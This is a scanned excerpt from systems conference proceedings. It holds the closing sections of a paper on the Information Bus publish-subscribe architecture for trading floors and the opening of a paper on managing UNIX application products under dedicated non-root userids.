Published objects can be persistent or transient. Persistent objects are stored in a data cache either at the publisher or more typically in a shared Active Repository. These repositories can be queried by consumers to retrieve the most recent version of the published objects on a given subject. For persistent objects, Information Bus supports a "query and subscribe" operation which provides the consumer with the most recently published versions of objects on the requested subject, and thereafter provides a continuous stream of new versions of these objects. Active repositories also play an important role in supporting fault-tolerance and Scalability, which will be described in a subsequent section.

Transient objects are not retained by the system after they are published and disseminated. Hence, in order to receive a transient object, an application must be actively subscribing to its subject at the time of its publication. Data that is of minor importance or that itself is of a transient nature (e.g., cpu loading) is suitable to be published as transient objects. Also, data defined "on the fly" to be interchanged among user programs, such as the spreadsheet example discussed above, is typically published as transient objects.

Data exchanged among applications is based on an object-oriented data model supporting complex objects and multi-media. Two properties of the object system has been instrumental in achieving the objective of a flexible, dynamic architecture. First, each object is self-describing and supports access to its metadata through a programmatic interface. Second, the object system supports the dynamic creation and communication of new classes.[1] Together, these properties provide support for the dynamic integration of new producers and, more importantly, have enabled the development of powerful, generic tools, such as a real-time data visu-

1. In production releases, dynamically created classes can not define new methods; however, this limitation has been eliminated in the current experimental version through the use of an interpreted language for dynamically defined methods.

alization tools and a "universal database loader" that does on-the-fly schema conversion to a target relational database.

Subject-based addressing, together with self-describing data, provides an interaction paradigm that is conceptually simple, yet powerful enough to construct complex systems. Figure 2 depicts another example taken from a trading floor. The "bus" is depicted here in a different style to better illustrate the data flows among the various processes. It is important to remember, however, that the data flows themselves are managed by Information Bus and are transparent to the applications.

The diagram illustrates an important system composition technique referred to as *information pipelining*. Through subject-based addressing, independent components can be composed to provide complex functionality, in much the same way that I/O redirection in UNIX permits programs to be composed into a "pipeline." In both types of pipelines, the providers of a module's input data and the consumers of its output data are anonymous. Also, both types of pipelines are easily extended by simply appending more modules, and both support reusability by encouraging developers to decompose systems into orthogonal, reusable modules that can be combined in a variety of ways. Of course, information pipelines and UNIX pipelines differ in several important ways: most noticeable, data produced on an information pipeline is not constrained to be consumed by a single "next" module but, in fact, is available for consumption by any number of modules. Hence, each module in an information pipeline is normally viewed as enriching the data stream as opposed to transforming it.

In addition to network independence and location independency, Information Bus supports data independence (through self-describing objects) and data production independence (through subject-based addressing). These properties permit dramatic changes in application architecture in a transparent fashion. For example, whether NYSE stock prices and CBOT option prices are delivered through different modules (as shown) or through the same module is completely transparent to all other applications. Similarly, the three components performing index, spread, and trend analysis could be replaced by a single component in a transparent fashion.

Architectural changes that include the introduction of new data producers can also often be accomplished in a transparent fashion. For example, a new module publishing OTC prices could be introduced. Assuming that the data was published in a compatible format, then the various data consumers could make use of this data simply by subscribing to the new subjects supported by the OTC module. The fact that the data is produced by a new module is transparent to the consumers. This can be contrasted with more traditional software engineering approaches, where communication among components is not anonymous. Addition of new modules into such environments typically require software changes in existing clients.

## 4. Architecture

The publish-subscribe paradigm is simple, intuitive idea—the major challenge is implementing it efficiently. During the design of Information Bus, an important objective was to support

a wide range of data producers, from large, mission-critical producers to small noncritical producers, such as real-time spreadsheets. In addition, a wide range of configurations, from large configurations running thousands of consuming applications to small ones with only a few applications, needed to be supported. This section overviews the overall architecture and introduces the individual mechanisms used to support these performance and scalability objectives. The next section describes how these mechanisms are combined together to support very large systems.

Naive implementations of the publish-subscribe paradigm—e.g., simply broadcasting all produced data and caching data in a single central repository—will not work in an environment supporting both a wide range of data producers and good scalability. Instead, a bus implementation must be able to provide different levels of service for different data producers without penalizing a producer for service levels that it does not use. In Information Bus, this is accomplished through an extensible architecture that supports the notions of "service," and "service management protocols.".

A "service" is a well defined set of functions for data generation and manipulation. To support high performance and high availability, the functions of a service may be partitioned and replicated across multiple server processes. Whenever a client requests information by subject, the subject is mapped into one or more services that can (potentially) provide information on that subject.

A "service management protocol" encapsulates all the logic required to access and manage the multiple processes comprising a service so that these processes appear as a single entity to clients. It includes subprotocols for failure detection, recovery management, replication management, and load balancing. The various service management protocols differ in the level of sophistication implemented. The simplest service management protocol provides only failure detection and is used for non-critical applications, while the protocol for critical high-speed data producers supports a primary/hot-standby replication scheme with transparent switchover. This latter protocol, which is described in more detail in the next section, supports replication transparency and failure transparency.

An important responsibility for a service management protocol is to implement a data dissemination subprotocol. Again a wide range in service levels is provided. The simplest subprotocol simply broadcasts all produced data, without regard to whether there are active data subscribers or not. The more sophisticated protocols provide fine-grain control over how and what data is transported across the network by maintaining a list of active subscribers and by dynamically adjusting the dissemination strategy based on their number and location.

Naturally, the various service management protocols vary widely in the amount of protocol overhead introduced. However, a service only pays for the level of fault-tolerance, replication management, and data dissemination sophistication that it requires.

Critical to performance are efficient communication facilities that support the dissemination of a published object to many subscribers. Such facilities are provided in Information Bus through a communication daemon.

The communication daemon implements a reliable datagram protocol and a reliable broadcast protocol. Both protocols are optimistic protocols utilizing "negative acknowledgments." Lost messages are automatically retransmitted and re-sequenced, so that the supported abstraction is one of a "lightweight connection" ensuring a reliable, ordered message stream. Each lightweight connection is cheap in resources and set-up time. Consequently, it is not unreasonable for an application to open thousands of such connections.

To use Information Bus, an application links with a C language library. This library implements the upper-level functions of the various service management protocols, and provides an interface to the lightweight connection abstraction supported by the communication daemon. It also implements a specialized IPC mechanism between itself and the daemon. Across this IPC mechanism, messages are passed via shared memory, and are buffered and exchanged on a periodic basis (e.g., every 20 to 50 milliseconds) so as to reduce context switches.

## 5. Performance and Scalability

Systems based on Information Bus have to be scalable across 3 orders of magnitude as measured by number of active producers/consumers and by volume of data generation. Four techniques are used to achieve this:

- performance features implemented in Information Bus (as described in the previous section),
- Active Repositories that support data partitioning and replication,
- a service management protocol that has been tuned to support the needs of high performance repositories,
- and by configuring the underlying network topology to match the principal data flows.

Active Repositories play a critical role in the system: they store and maintain all persistent objects published in the system. Because of this role, their architecture is a key determinant of the scalability of the overall system and is described below[1]

As suggested in the Figure 3, producers of persistent objects actually publish their objects into an Active Repository. After storing the object into the repository, the repository is then responsible for disseminating the data to the active subscribers. Hence it is actually the Active Repository that is responsible for disseminating the data. However, both the repository and its functions are largely transparent to the publishers and subscribers that it serves.

Although the principal function of a repository is to store and disseminate persistent objects, it also supports several important secondary functions. Most importantly, it permits clients to query by subject, allowing a client to retrieve all of the recently published objects on a given subject or range of subjects. It also permits clients to query as to which subjects are active—

1. In fact, several classes of Active Repositories are implemented, each class offering a different level of fault-tolerance and performance. The following description is of the class offering the highest performance and fault-tolerance.

that is, which subjects currently have data objects in the repository. This latter function enables the construction of subject browsers.

Because a single repository imposes a performance bottleneck that would severely limit scalability, multiple Active Repositories are supported. Each repository maintains data for one or more partitions of the subject space. These partitions are generally chosen to reflect known or anticipated patterns in data access within groups of users. The system administrator can easily assign new subject partitions or drop existing ones from a repository, but this requires a shutdown and restart of the repository.

Active Repositories may be replicated for performance reasons. Replicated repositories cover the same subject space and, hence, maintain the same objects. The user community is statically partitioned across the replicas in an effort to share load—again, using known or anticipated data access patterns.

High throughput within a repository is achieved through several mechanisms. First, the data image is memory resident. Changes to the data image are logged, but as normally configured, a complete data image is not kept on disk. Second, the client community for a repository is partitioned into a small number of client groups. A repository is normally configured to disseminate information within a group using the reliable broadcast protocol in Information Bus. This permits a high fan-out of data in an efficient manner. Third, each repository maintains a subscription list by client group. Only data on subjects with active subscribers is disseminated within a group.

Fault-tolerance is achieved by using *hot standbys*. A hot standby replicates the complete state of its associated primary, including data and subscription lists. The standby is completely passive until it detects the failure of its primary. With the help the underlying service management protocol, the failure switchover is completely transparent for clients.

A special service management protocol has been implemented for high performance Active Repositories. The protocol provides a number of important support functions. Foremost among these, it locates the current Active Repository for a client requesting a given subject and notifies the repository of the subscription request.

The protocol also provides a number of fault-tolerance functions. For repositories, it provides failure monitoring of subscribers, publishers, and peers. Notification of subscriber failures enables repositories to correctly maintain their subscription lists. For subscribers, it performs duplicate elimination when a switchover to a hot standby occurs, thereby, ensuring that such switchovers will be transparent to subscribers. For publishers, it provides support functions to allow them to be configured as fault-tolerant pairs, using hot standbys. (However, the service management protocol does not attempt to synchronize states between fault-tolerant pairs—that is the responsibility of the application.)

The use of data partitioning and replication, as supported by Active Repositories and their service management protocols, yield the potential for scaling across a wide range. The final factor in achieving this potential is the network configuration itself. Several configuration

techniques, ranging from isolated networks for high speed publishers to subnetworks based on workgroup access patterns, can be utilized to achieve good scalability. Figure 3 presents a trading floor example that illustrates these network configuration techniques.

In the example, two groups of high-speed data producers are isolated onto two separate networks. The producers feed two groups of large Active Repositories. Within each group, the repositories have partitioned the subject space so as to be able to accommodate the high data publishing rates of the producers. Typically, each major repository would also be configured to have a hot standby (not shown in the diagram).

The Active Repositories span the multiple networks and are capable of disseminating data to subscribers on the main network. Since, as a general rule of thumb, less than 10% of the published data will have active subscribers, the data output rate of the repositories will be much less than its input rate. Consequently, the bandwidth consumption on the main network is less than that on the isolated networks.

Workgroups are supported on individual subnetworks. Smaller Active Repositories on these subnetworks are configured to manage the subjects frequently required by the workgroup. For example, one of the workgroups may represent Equity (stock) traders, and their local Active Repositories may be configured to capture subjects covering companies issuing stock. Among other data, these repositories would capture the research reports and the buy/sell recommendations published by the analysts within the group.

## 6. Experience

The techniques described above have enabled Information Bus to meet it performance and scalability objectives in production installations. The smallest installation has two workstations with a single server easily supporting three major publishing applications and one Active Repository.

The largest installation is a trading floor that includes over 600 workstations and servers running over 2000 application instances. Its network configuration is similar to the one illustrated in Figure 3. The highest speed producer publishes in excess of 300 updates per second during the busiest times of the day, which tends to be the market open of the New York Stock Exchange. Table 1 gives more detailed figures for this installation, as well as stress testing data on an experimental configuration that uses load generators to simulate a thousand node network. RISC workstations and servers in the 20 to 50 MIPS range and running standard

UNIX were used in the installation and the experiment. After considerable performance tun-

**Table 1.** Data from a production installations and from stress testing in an experimental configuration.

| Volume | Production | Stress Testing |
|---|---|---|
| Workstations | >480 | >1,000 |
| Data Sources (major)[a] | >120 | >200 |
| Data Objects/Second | 50-1,100 | >4,000 |
| Data Exchanges/Sec. | | |
| — average | 100-1,700 | >5,000 |
| — peak | >9,000 | >40,000 |

a. Excludes hundreds of small data producers, such as real-time spreadsheets, that are set-up by individuals and work groups.

ing, the average end-to-end delay from publisher to subscriber via an Active Repository is well under 250 milliseconds.

## 7. Comparison with Other Systems

Linda was the first system to support a generative communication model[2]. However, the Information Bus differs from the Linda system in several important ways.

First, Linda generates tuples instead of self-describing objects. Self-describing data has been invaluable in enabling data independence, the creation of generic data manipulation and visualization tools, and achieving the system objective of permitting dynamic integration of new services.

Second, Linda accesses data based in attribute qualification, instead of a hierarchical subject qualification. Attribute qualification, while more general, does not lend itself to very high performance implementations in large-scale, highly distributed systems. In practice, we have found hierarchical subjects an intuitive way to conceptualize and organize information flows—permitting the construction of very high performance systems without being overly restrictive. (In addition, Active Repositories do support a limited capability for querying by attribute qualification on a given subject.)

Third, Linda does not appear to have an extensible architecture supporting multiple levels of fault-tolerance and performance. The Information Bus architecture permits the tailoring of the service management protocols to an application's fault-tolerance and performance requirements, without penalizing the application for levels of service that it does not require. Moreover, it permits the addition of new management protocols to accommodate different failure semantics or new levels of performance requirements.

Recently, several systems have been introduced that supports the "publish-subscribe" paradigm [3, 4, 5, 6, 7]. These systems, often called "message buses," do not support a high-level system model—in particular, they do not support the notion of subjects and self-describing data. Their focus tends to be more on personal and work-group computing, and therefore they lack strong support for scalability. Many of these systems do not support broadcast, and those that do tend to have naive implementations based on broadcasting all published data. In contrast, Information Bus was designed for large-scale, mission-critical environments. As a result, it encapsulates sophisticated service management protocols providing replication transparency, failure transparency, sophisticated data dissemination strategies, and very high performance. Most importantly, it provides a number of facilities to support very scalable systems.

## 8. References

[1] Gelernter, David. "The Metamorphosis of Information Management." *Scientific American, Vol. 259*, No. 8, (August 1989), pp. 66-73.

[2] Carriero, Nicholas, and Gelernter, David. "Linda in Context." *Comm. of the ACM, Vol. 32*, No. 4, (April 1989), pp. 444-458.

[3] "The ToolTalk Service." Sunsoft (publisher), June 1991.


[4] "System 7 Reference Manual," Apple Corp. (publisher), 1991.

[5] "DataTrade." IBM (publisher), 1990.

[6] Kilman, Howard and Macko, Glen. "An Architectural Perspective of a Common Distributed Heterogeneous Message Bus." *Proc. of the Digital Equipment Users Society*, Anaheim, California, 1986, pp.171-184.

[7] Black, Eric. "Software Configuration Management with an Object-Oriented Database." *USENIX Proceedings*, Winter 1989, pp.257-272.


## Figure 1. The Information Bus System Model




Notes:

- The *information model* consists of self-describing objects attributed with *subjects*.
- The actual services producing the data are anonymous and transparent to the data consumers.


**Figure 2.**




Notes:

- The dataflows, although depicted, are transparent to the applications. The applications request data by subjects (not shown).
- Only data from two exchanges are shown. A large trading floor will typical receive data from 100 to 200 exchanges and markets.
- The Market Monitor is a single data visualization application capable of viewing all data objects sent in a self-describing format, including instances of dynamically defined classes.

## Figure 3.




In a large trading floor, the network topology is designed to match the major data flows. Here, two sets of very high speed data producers are configured on isolated networks. They feed Active Repositories, which store all of the data as persistent objects, and re-publish data that has active subscribers. (In this capacity, the Active Repositories are performing an important fine-graining filtering function.) Other active repositories support local work groups and remote locations.

# Application Software: Product Management and Privileges

*Bernhard Wagner*
*Ciba-Geigy AG*
*Bruce K. Haddon*
*Storage Technology Corp.*

## Abstract

Application programs for UNIX[1] are increasingly making greater demands upon the system structure, are adhering less well to admittedly inexplicit guidelines, or, are being inexactly transliterated from the paradigms of other systems. These influences add to the administrative problems and load, and, in some cases, are exacerbating security risks. The administrative problems and corresponding solutions are presented here in a twofold manner:

Firstly, by the description of our use of methods that separate administration of the programs and files that make up an application suite both from system administration and from each other. We argue that thus a sort of modularity takes place in the software administration. The goal is the lack of need for super user privilege, so that this separation improves the overall security of the system.

Secondly, we list a number of features that we support as being essential, a list of requirements to be fulfilled by all application programs written for UNIX systems.

## 1 Introduction

Many software products are designed to be installed on top of the bare operating system, and are indeed usually installed that way. The list of such products includes databases, compilers, document processors, office automation tools, just to name a few. As the smoke begins to clear on graphical interface servers, we will see a greater number of applications that install as GUI clients, and be expressly designed for networked environments. As these issues become better defined, and UNIX increasingly becomes the platform of choice, the number of products which are being written for, ported to, or re-implemented on these platforms will grow rather than decrease.

A trend in modern operating systems is the movement towards using a *small-kernel* structure [ALBL91] in which only the basic functions are implemented in the kernel. The remaining functions are offered as services outside of the kernel, a method which has the advantage that the system can, by selecting the services to add, be tailored to the specific needs of each installation's user community. Generalizing this thought, the programs or suites of programs and data that implement applications can be seen as yet another, higher-level, layer around the inner modules. These outer layers should exhibit the properties of independence and separateness, and have well-defined interfaces in the way they interact with the lower levels, rather than weave themselves into the system in ways that make later untangling difficult.

In the ensuing discussion we use the following definitions:

**administration** The actions and organizational methods needed to make and keep a computing system efficient, effective, and usable. (See [NSS89] for a description of the typical duties of a system administrator); and

**application product** A set of programs, files, data, *etc.*, that provide the services to furnish a computing application to a user. While individual programs may accomplish this, it is the bigger and more complex suites that are of more concern for the present discussion.

[1] UNIX is a registered trademark of UNIX System Laboratories, Inc.

In earlier days, the system administrator's job could include all activities for all installed software. Thus it has been, and continues often to be, the case that software is installed owned by a small number of userid's; in particular, "root", "bin", "sys", "daemon", and the like. These userids provide a classification that guides the system administrator in various tasks (such as, *e.g.*, finding the programs that should be started out of the boot scripts). Thus many existing aspects of system structure are determined by the ways in which system administrators have gone about their multitudinous tasks.

Application products consisting of interacting programs, configuration files, files of related data, and similar, make greater demands on system resources and structure than single task utilities, or even sets of such utilities. Additionally, these application products are developing their internal structure to the point that they require specific administration of their own, an administration that requires specific education and knowledge in the area of the application. *E.g.*, database software requires a "data base manager" to define tables, create indices over those tables, and to monitor various operational statistics, and to devise optimization strategies.

The "one person does all" administration is no longer feasible once three or four more such demanding application products are added to a system.

The usual way to deal with a complex problem is to decompose it into modules. To do this in the context of system administration, we introduce the concept of a *product manager*, a person responsible for the administration of a given application product. While product management for one specific product can be shared between equally entitled persons, or one person may be responsible for several products, we assume for the sake of simplicity in the following discussion, and without loss of generality, that every product is administered by one person.

Given this decomposition, the problem is transformed into how to effectively and safely share the system administration burden between these several agents.

We consider it important that no product manager have the super user privilege, since increasing the number of people having the password of "root" is both a security concern and, given that accidents will happen, a system integrity risk. Obviously, there are some modules, *e.g.*, the network access suite, whose administration is not feasible without being "root". We will call the components of suites such as these *system programs* in contrast to the programs found making up application products. "Product management" of system programs remains one task of the system administrator (who, like a product manager, may be more than one person). We do not consider system administrators as product managers in the strict sense; administration of system programs is outside the scope of this paper.

In the rest of this paper we discuss the issues of administering application products. In section 2, we describe a premise of product management which meets the requirements of effectiveness and security. This leads to issues in the installation of application programs, which are described in section 3. In section 4, we propose a list of properties which all application programs written for UNIX systems should have. This list may help in evaluating software and, if it were be widely accepted, it would facilitate the system administrator's task and increase the overall system security. Finally, we introduce a number of "wandering soul" problems which we feel are still in search of solutions. Related work is discussed in section 6.

## 2 Modular Product Management

Application products might be characterized as being programs developed and/or offered unbundled by the system supplier or by a third party and as not being an integral part of the operating system. In most respects application products have no operating system dependencies other than the standard system calls, and should not need super user privilege during execution.

Our intent is that those system administration tasks specific to a particular application product (*i.e.*, product management) be, and be able to be, carried out by the product manager. It is our concept that the product manager be the on-site specialist for the product, and the application area that it serves. The product manager becomes responsible for the correct installation of the software and, on behalf of the installation's management, for its use in conformance with any licenses. Beside those tasks that are required for a given product, *e.g.*, creating a data dictionary for a database product, there are tasks and other requirements which are common for all products, *e.g.*, installation, granting access, *etc.* In the following, we will restrict attention to these general issues of product management.

The administration of a complete (network of) computer system(s) is separated into modules by assigning a product manager to every installed product. The basic principles for modularization [Pom84] are:

*Module Closure,* which means that any module should constitute a self-contained logical unit, providing for all functions needed to implement the module.

*Freedom from Interference, i.e.,* modules do not exert any internal influence upon one another other, or, in other words, interaction is only *via* the defined interfaces.

*Interface minimality and visibility.* This requires that the external interface be the minimum necessary to fulfil the modules tasks, and that visibility into the internal operation of the module be similarly limited.

In terms of product management, module closure is best achieved by dedicating a specific manager to each product, and that the product manager have the needed facilities and tools for the task. Freedom from interference may be translated by *autonomy*: a product manager must be able to do his or her work without bothering the system administrator too much or relying upon the active help of a privileged person. Where interaction between the product manager and the system administrator is required, it should be for support levels that have been determined in advance. The *minimality* requirements demand that those things that are required from the system administrator, or by the system administrator of the product manager, be kept minimal, and that, within the domain of the application product, the product manager should be free to do what is necessary (again, without having to obtain help or permission from the system administrator).

The single strategy that gives greatest opportunity to reaching these goals, we have found, is the allocation of a dedicated userid to each product. This userid is not, and should not be, the product manager's personal userid: we name it the *product userid.* The password of a product userid is assumed known only to the product manager and any delegated proxy. It is also advantageous, in most cases, to create a unique groupid.

All elements of the application product, programs and other files, which are installed as part of the product are then owned by the product userid. This allows the product manager to set the access rights based on the specific needs of the product. Different products are clearly separated from each other.

In order to meet the modularization requirements, the userid for an application product must not be "root". There is no concept in UNIX of granting privilege on anything other than an all-or-nothing basis (*e.g.*, the ability to override file protections, but not to kill any process), so, if a product userid is not "root", then it must be identical in capabilities to any other ordinary userid.[2] It is then clear that one operation in the minimal interface between the product manager and the system administrator happens prior to the very first installation of the product: "root" has to create the product userid (and groupid) and to make sure that there is enough space available on the disk subsystem. Ideally, this would be the entirety of the interface. We will see in section 3.5, however, that this minimal interface is not always possible.

The use of a product userid brings the following features and advantages:

1. The application product may, and should, have a home directory of its own. The contents, and subdirectory structure of this home directory may be organized according to the needs of the product without reference to any other system organization requirements (module closure).
2. Ideally, no files belonging to the product should need to be outside the home directory, but this is rarely the case. Any additional files that are installed outside the home directory should also be made to belong to the product userid (module closure).
3. The product userid will have a mailbox associated with it. This mailbox can be used as the sole destination for user queries and reports that relate to the product (freedom from interference).

   If desired, a `.forward` can be used to send this mail to the product manager (although there is a lot to be said for keeping this material segregated from the product manager's personal mail).
4. Under SVID-conforming UNIX systems, the product gains its own `crontab`[SVI86]. This enables the product manager to arrange for the regular scheduling of administrative scripts or programs such as usage reports, security guardians, trash collectors, *etc.* (freedom from interference, and minimality).
5. Programs belonging to the product can, when necessary, be installed with the setuid bit, to cause execution under the product userid, so that they may manipulate files, *e.g.*, logging and accounting files[3], otherwise hidden and protected from the user (freedom from interference, and minimality).

---

2 We assume that every ordinary userid has a normal shell; we do not consider special userids with restricted shells.

3 In the interests of rights to privacy, we fully support the disclosure by the product documentation of what information relating to any individual user is being collected.

If not controlled carefully, setuid "root" may be a security risk. Setgid may be an alternative in some cases, although it is less comfortable for the users, because, before using a specific product, the appropriate groupid has to be set. We discuss this issue in section 5

These features allow maximal control over the product. They provide the product manager with the basis for protecting the programs from unlicensed use, and permit the hiding of product critical information from unintended use.

Our experience has been that many application products can be fitted into this strategy, with only small or minor exceptions to the modularization principles. Some, however, because of in-built dependencies, defy handling in this way. Seamless support of this style of modularized product management requires that the application programs be designed with this goal in mind. In the next section we will discuss some of the problems encountered.

## 3 Issues in Product Installation

The problems with which a product manager is confronted when installing or updating an application program often appear to be countless. From our experience, we have identified five major reasons why a product may fail to meet the above mentioned requirements for modularization.

For the purposes of discussion, we will not refer to the application products from which we draw our examples by name, for it is not our intent to denounce particular software manufacturers. Rather, we seek to establish a direction, an extended UNIX philosophy, and to get more producers to design in accordance with these principles. We do not claim that the following list is complete in any sense; we describe only the (less than satisfactory) experiences we have had recently.

### 3.1 Fixed Names

Problem: *Absolute path names of files, directories, and/or userids are hard coded into an application program.*

Product A required a specific directory name to be present in the root ("/") directory. Such use of fixed names violates the system administrator's freedom to organize the directory tree at will, based upon criteria which facilitate administration tasks. Using symbolic links does not provide a good solution, since symbolic links are not much easier to install and maintain than files. (Other problems with the use of the root file system are described below.)

Absolute path names are easy to avoid if it is known during the design phase that the program will be installed under its own userid. The home directory of the product's userid may then be taken as the reference point for all files and directories. In most UNIX systems, there are reasonably simple ways by which the home directory of the program's owner can be determined.

While we advocate allocating a userid to each application product, the application has still to be independent of the choice of that userid. Preconceived userid's may clash with existing userid's, and/or violate local rules for their creation. Our installation, for example, follows enterprise-wide rules that we hope will allow for allocation of mnemonic userid's to a significant proportion of more than 80,000 employees.

### 3.2 Fixed Resources

Problem: *Fixed resources pose a problem if two different products require the same unique resource of the UNIX system.*

Product B is an example of a product which requested specific ports for network daemons. If the requirement for a specific resource, such a network port, is hard coded into several different application products, then only one of them can be installed.[4]

A product manager needs the ability to define at will the resources that the managed product requires. This is possible if the resources are described in environment variables or in files which the program reads at installation, initiation,

[4] The incompatibilities of proprietary network protocols which show up in the world of personal computers belongs also to this category of problems.

or during execution, and which the product manager may edit. Such a solution is also possible for the fixed names problem described in the previous section 3.1. although is not needed if home directory relativity is used.

